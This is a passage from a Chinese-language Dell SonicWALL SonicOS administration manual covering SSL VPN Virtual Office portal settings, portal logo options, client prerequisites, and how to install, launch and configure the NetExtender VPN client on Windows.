创建客户端路由会自动创建访问规则以允许该访问。或者，也可以在**防火墙 > 访问规则**页面上手动配置 SSL VPN 区域的访问规则。如需更多信息，请参见第 717 页的防火墙 > 访问规则。

注：配置 SSL VPN 的客户端路由后，还必须在**用户 > 本地用户**或**用户 > 本地群组**页面上配置所有 SSL VPN NetExtender 用户和用户群组，使其能够访问客户端路由。

9 单击 **SP L3 设置**选项卡。



10 从 **WLAN 隧道接口**下拉菜单中选择一个接口。

11 单击**确定**。


110

配置虚拟办公室 Web 入口

- 第 1095 页的 SSL VPN > 入口设置
  - 第 1096 页的入口设置
  - 第 1097 页的入口商标设置

SSL VPN > 入口设置

SSL VPN > 入口设置页面用于配置 SSL VPN 虚拟办公室 Office Web 入口的外观和功能。虚拟办公室入口是利用登录启动 NetExtender 的网站。它可以定制以与任何现有的公司网站或设计风格保持一致。



主题：

- 第 1096 页的入口设置
- 第 1097 页的入口商标设置

入口设置

以下这些选项用于定制用户尝试登录时所看到的内容：

- **入口站点标题** - 在此字段中输入 Web 浏览器顶端标题显示的文本。默认值是 **Dell SonicWALL - 虚拟办公室**。
- **入口横幅标题** - 在此字段中输入页面顶部徽标旁边显示的文本。默认值是**虚拟办公室**。
- **主页面消息** - 输入 NetExtender 图标上方显示的 HTML 代码。若要：
  - 查看消息的显示方式，请单击**预览** 预览... 按钮，启动显示 HTML 代码的弹出窗口。
  - 恢复为默认消息，请单击**实例模板** 实例模版 按钮，启动显示 HTML 代码的弹出窗口。



- **登录消息** - 输入提示用户登录虚拟办公室时显示的 HTML 代码。若要：
  - 查看消息的显示方式，请单击**预览** 按钮，启动显示 HTML 代码的弹出窗口。
  - 恢复为默认消息，请单击**实例模板** 按钮，启动显示 HTML 代码的弹出窗口。



下列选项定制虚拟办公室入口的功能：

- **登录后启动 NetExtender** - 选择该选项 NetExtender 会在用户登录后自动启动。默认情况下未选中该选项。
- **显示导入证书按钮** - 选择该按钮以在虚拟办公室页面上显示**导入证书**按钮。它用于启动将防火墙自签名的证书导入 Web 浏览器的过程。默认情况下未选中该选项。

  注：从 **SSL VPN > 服务器设置**页面上的**证书选择**下拉菜单选择**使用自签名证书**时，该选项仅适用于 PC 上的 Internet Explorer 浏览器，且 PC 运行 Windows 操作系统。

- **为缓存控制启用 HTTP 元标识（推荐的）** - 选择该选项将 HTTP 标签插入浏览器中，指示 Web 浏览器不要缓存虚拟办公室页面。默认情况下未选中该选项。

  注：Dell SonicWALL 推荐启用此选项。

- **在 SSL VPN 端口显示 UTM 管理链接（不推荐）** – 选择该选项将会在 SSL VPN 门户上显示 SonicWALL 设备的管理链接。默认情况下未选中该选项。

  重要：Dell SonicWALL 不推荐启用此选项。

入口商标设置

本节可以定制在虚拟办公室入口顶部显示的商标：

- **默认的入口商标** – 显示默认的入口商标，如下所示：



- **使用默认的 Dell SonicWALL 商标** – 选择该选项使用设备所提供的 Dell SonicWALL 商标。默认情况下未选中该选项。
- **定制的商标**（输入商标的 URL） – 在此字段中输入要显示的商标的 URL，商标为 GIF 格式。

  提示：商标必须是 155 x 36 大小的 GIF 格式，推荐使用透明或者浅背景。


111

配置虚拟办公室

- 第 1098 页的 SSL VPN > 虚拟办公室
  - 第 1099 页的访问 SSL VPN 入口
  - 第 1099 页的使用 NetExtender
  - 第 1121 页的配置 SSL VPN 书签
  - 第 1124 页的使用 SSL VPN 书签

SSL VPN > 虚拟办公室

SSL VPN > 虚拟办公室页面显示 SonicOS 管理界面内部的虚拟办公室 Web 入口。



下面几节介绍如何使用虚拟办公室：

- 第 1099 页的访问 SSL VPN 入口
- 第 1099 页的使用 NetExtender

- 第 1121 页的配置 SSL VPN 书签
- 第 1124 页的使用 SSL VPN 书签

访问 SSL VPN 入口

查看 *SSL VPN* 虚拟办公室 *Web* 入口的步骤如下：

1 转至防火墙的 IP 地址。

2 单击登录页面底部写着单击**此处**进行 `sslvpn` 登录的链接。

使用 NetExtender

NetExtender 是一种用于 Windows、Mac 或 Linux 用户的 SSL VPN 客户端，透明下载，支持用户在公司网络上安全运行任何应用程序。通过使用点对点协议 (PPP)，NetExtender 允许远程客户端无缝访问本地网络上的资源。用户可通过两种方式访问 NetExtender：

- 登录 SonicWALL 安全设备提供的虚拟办公室 Web 入口，单击 **NetExtender** 按钮。
- 启动独立的 NetExtender 客户端。NetExtender 独立客户端在您首次启动 NetExtender 时安装。因此，可以直接从以下位置访问它：
  - 开始菜单（Windows 系统）。
  - 应用程序文件夹或 Dock（MacOS 系统）。
  - 路径名或快捷方式栏（Linux 系统）。

主题：

- 第 1099 页的用户前提条件
- 第 1100 页的用户配置任务
- 第 1114 页的从系统托盘验证 NetExtender 操作

用户前提条件

Windows 客户端的前提条件：

Windows 客户端要使用 NetExtender，必须满足下列前提条件：

- 下列平台之一：
  - Windows 10，Windows 8.1，Windows 8，Windows 7 Services Pack 1
  - Windows Vista Service Pack 2（32 位和 64 位）
- 下列浏览器之一：
  - Internet Explorer 11 和更高版本
  - Mozilla Firefox 16.0 或更高版本
  - Chrome 22.0 及更高版本
- 初步安装 NetExtender 客户端，用户必须以管理权限登录到 PC。
- Internet Explorer 必须启用脚本 ActiveX 文件的下载和运行。

- 如果防火墙使用自签名 SSL 证书进行 HTTPS 认证，则需要在建立 NetExtender 连接之前安装证书。如果不确定证书是自签名还是由受信任的根证书颁发机构生成，SonicWALL 推荐导入证书。导入证书的最简单方法是单击虚拟办公室主页底部的**导入证书**按钮。

MacOS 客户端的前提条件：

MacOS 客户端要使用 NetExtender，必须满足下列前提条件：

- Mac OS X 10.7 到 10.10

  注：在 El Capitan (10.11) 和更高版本上已终止对 Mac NetExtender 的支持。在未来的 SonicOS/SRA 固件版本中，用户尝试启动 NetExtender 时会显示错误，询问用户是否从应用商店安装 Mobile Connect。Secure Mobile Access 8.1 是最后一个拥有 Mac NetExtender 支持的版本。Dell SonicWALL 强烈建议在当前和未来的版本中使用适用于 Mac OS X 设备的 Dell SonicWALL Mobile Connect 来代替 NetExtender。

- Java 1.7 和更高版本
- 支持 PowerPC 和 Intel Mac。

Linux 客户端的先决条件：

使用以下版本（32 位或 64 位）之一时，NetExtender 支持 32 位或 64 位的 Linux 客户端：

- Linux Fedora Core 20 或更高版本，Ubuntu 12.04、13. 10 或更高版本，OpenSUSE 10.3 或更高版本。
- 使用 NetExtender 用户界面，要求 Java 1.7 或更高版本。

我们了解到，NetExtender 也可以在其他版本上运行，但官方并不支持这些版本。

注：目前不支持开源 Java 虚拟机 (VM)。如您未安装 Java 1.5 或更高版本，您可以使用 NetExtender 命令行接口版本。

用户配置任务

SonicWALL NetExtender 是一种支持远程用户安全连接远程网络的软件应用程序。利用 NetExtender，远程用户可以虚拟加入远程网络。用户可以安装网络驱动器、上传下载文件及访问资源，就像在本地网络上一样。

提示：如需设置 NetExtender 访问的过程，请参见知识库文章，如何在 SonicOS 5.9 及更高版本上设置 SSL-VPN 功能（NetExtender 访问）(SW10657)。

表 152. 按平台列出的安装和使用说明

平台	部分
Windows	• 第 1101 页的使用 Mozilla Firefox 浏览器安装 NetExtender • 第 1103 页的使用 Internet Explorer 浏览器安装 NetExtender • 第 1106 页的直接从计算机启动 NetExtender • 第 1107 页的配置 NetExtender 首选项 • 第 1109 页的配置 NetExtender 连接脚本 • 第 1110 页的配置代理设置 • 第 1111 页的查看 NetExtender 日志 • 第 1113 页的断开 NetExtender • 第 1113 页的升级 NetExtender • 第 1114 页的卸载 NetExtender • 第 1114 页的从系统托盘验证 NetExtender 操作

表 152. 按平台列出的安装和使用说明

平台	部分
MacOS	• 第 1115 页的在 MacOS 上安装 NetExtender • 第 1116 页的在 MacOS 上使用 NetExtender
Linux	• 第 1118 页的在 Linux 上安装和使用 NetExtender

使用 Mozilla Firefox 浏览器安装 NetExtender

对于 *Mozilla Firefox* 浏览器，首次使用 *NetExtender* 的步骤如下：

1 转至防火墙的 IP 地址。

2 单击登录页面底部写着单击此处进行 `sslvpn` 登录的链接。

3 单击 **NetExtender** 按钮。



4 首次启动 NetExtender 时，它会在计算机上自动安装 NetExtender 独立应用程序。如果 Firefox 横幅顶部的黄色横幅中显示警告消息，请单击**编辑选项...**按钮。

5 随即显示**允许的站点 - 软件安装**对话，地址字段中显示虚拟办公室服务器的地址。单击**允许**以允许虚拟办公室安装 NetExtender，然后单击**关闭**。



6 返回**虚拟办公室**对话并再次单击 **NetExtender**。

7 随即显示**软件安装**对话。5 秒倒计时结束后，**立即安装**按钮变为有效。单击该按钮。

8 NetExtender 安装为 Firefox 扩展程序。



9 当 NetExtender 完成安装时，会显示 **NetExtender 状态**对话，说明 NetExtender 已成功连接。



关闭对话（单击窗口右上角的 x 图标）不会关闭 NetExtender 会话，而是将其最小化至系统托盘中，以便后续使用。

10 请查看下表以了解 **NetExtender 状态**窗口中的字段。

表 153. NetExtender 状态窗口

字段	说明
状态	表示 NetExtender 客户端处于何种工作状态：“已连接”或“已断开”。
服务器	表示 NetExtender 客户端所连接的服务器名称。
客户端 IP	表示分配给 NetExtender 客户端的 IP 地址。
发送	表示自首次连接以来 NetExtender 客户端已发送的流量。
接收	显示自首次连接以来 NetExtender 客户端已接收的流量。
持续时间	NetExtender 保持连接的时间，用天数、小时数、分钟数和秒数表示。

11 此外，系统托盘中会出现一个气球图标，表示 NetExtender 已成功安装。



12 NetExtender 图标  显示在任务栏。

使用 Internet Explorer 浏览器安装 NetExtender

SonicWALL SSL VPN NetExtender 完全兼容 Microsoft Windows Vista 32 位和 64 位，支持的功能与其他 Windows 操作系统相同。

注：将 NetExtender 安装到 Windows Vista 之后，可能需要重启计算机。

Internet Explorer 前提条件


推荐将防火墙的 URL 或域名添加到 Internet Explorer 的受信任站点列表。这样能减少您将收到的安全警告的数量，从而简化安装 NetExtender 和登录的过程。

将一个站点添加到 *Internet Explorer* 的受信任站点列表的步骤如下：

1 在 Internet Explorer 中，转至**工具 > Internet 选项**。

2 单击**安全**选项卡。

3 单击**受信任的站点**图标，然后单击**站点...**按钮以打开**可信站点**窗口。



4 在**将该网站添加到区域**字段中输入防火墙的 URL 或域名，然后单击**添加**。

5 单击**可信站点**和 **Internet 选项**窗口中的确定按钮。

从 Internet Explorer 安装 NetExtender

对于 *Internet Explorer* 浏览器，首次安装和启动 *NetExtender* 的步骤如下：

1 转至防火墙的 IP 地址。单击登录页面底部写着“单击此处进行 sslvpn 登录”的链接。


2 单击 **NetExtender** 按钮。



3 首次启动 NetExtender 时，必须先将 SSL VPN 入口添加到可信站点列表中。如果没有这样做，将显示以下消息。




4 单击**添加 SSL VPN 服务器地址到可信任的站点的向导**以获得帮助。



5 在 Internet Explorer 中，转至**工具 > Internet 选项**。

6 单击**安全**选项卡。


7 单击**可信站点**图标，然后单击**站点...**按钮以打开**可信站点**窗口。



8 在**将该网站添加到区域**字段中输入防火墙的 URL 或域名，然后单击**添加**。


9 单击**可信站点**和 **Internet 选项**窗口中的确定按钮。

10 返回 SSL VPN 入口，单击 **NetExtender** 按钮。门户将在计算机上自动安装 NetExtender 独立应用程序。NetExtender 安装程序窗口打开。



11 如果计算机上已安装了旧版 NetExtender，NetExtender 启动程序将删除旧版本，然后安装新版本。

12 如果显示一条警告消息说 NetExtender 未通过 Windows Logo 测试，请单击**仍然继续**。SonicWALL 测试已验证 NetExtender 完全兼容 Windows Vista、XP、2000 和 2003 或更高版本。



13 当 NetExtender 完成安装时，会显示 **NetExtender 状态**窗口，说明 NetExtender 已成功连接。



直接从计算机启动 NetExtender

首次访问并安装 NetExtender 之后，就可以直接从计算机启动 NetExtender，而无需首先导航到 SSL VPN 入口。

启动 *NetExtender* 的步骤如下：

1 转至**开始 > 所有程序**。

2 选择 **SSL VPN NetExtender** 文件夹，然后单击 **SonicWALL SSL VPN NetExtender**。随即显示 NetExtender 登录窗口。

3 您上次连接的服务器 IP 地址显示在 **SSL VPN 服务器**字段。要显示最近连接的服务器列表，请单击箭头。



4 输入您的用户名和密码。

5 您上次连接的域显示在**域**字段中。

6 窗口底部的下拉菜单提供了三个用于记住用户名和密码的选项：

- 如果服务器允许，保存用户名和密码
- 如果服务器允许，仅保存用户名
- 始终询问用户名和密码

提示：让 NetExtender 保存用户名和密码可能存在安全风险，如果其他人有可能使用您的计算机以访问网络上的敏感信息，则不应启用该选项。


配置 NetExtender 首选项

请执行以下步骤以配置 NetExtender 首选项：

1 右键单击任务栏中的 NetExtender 图标，

2 单击**首选项...**随即显示 **NetExtender 首选项** 对话。

3 **连接配置文件**选项卡显示您使用的 SSL VPN 连接配置文件，包括服务器的 IP 地址、域和用户名。



4 如需删除一个配置文件，请单击它以高亮显示，然后单击**删除**按钮。单击**全部删除**按钮将删除全部连接配置文件。

5 **设置**选项卡用于自定义 NetExtender 的行为。



6 要在启动计算机时自动连接 NetExtender，请选中**使用连接配置文件自动连接**复选框，并从下拉菜单中选择适当的连接配置文件。

> **注：**只能将允许保存用户名和密码的连接配置文件设置为自动连接。

7 要在登录计算机时启动 NetExtender，请选中**自动启动 NetExtender UI**。NetExtender 将启动，但仅显示在系统托盘中。要显示 NetExtender 登录窗口，请选中**显示 NetExtender UI**复选框。

8 选中 **NetExtender 窗口关闭时最小化到托盘**以使 NetExtender 图标显示在系统托盘中。如果未选中此选项，则只能通过 Windows 的程序菜单访问 NetExtender UI。

9 选中“从系统托盘显示连接/断开提示”，以便在鼠标悬停于 NetExtender 图标时显示 NetExtender 提示。

10 选中**连接终止时自动重连**，使 NetExtender 在连接断开时尝试重新连接。

11 选中**自动卸载 NetExtender**，以便每次结束会话时卸载 NetExtender。

12 在退出 NetExtender 会话时，要让 NetExtender 从所有 SSL VPN 会话注销，请选择**断开活动连接**

13 单击**应用**。

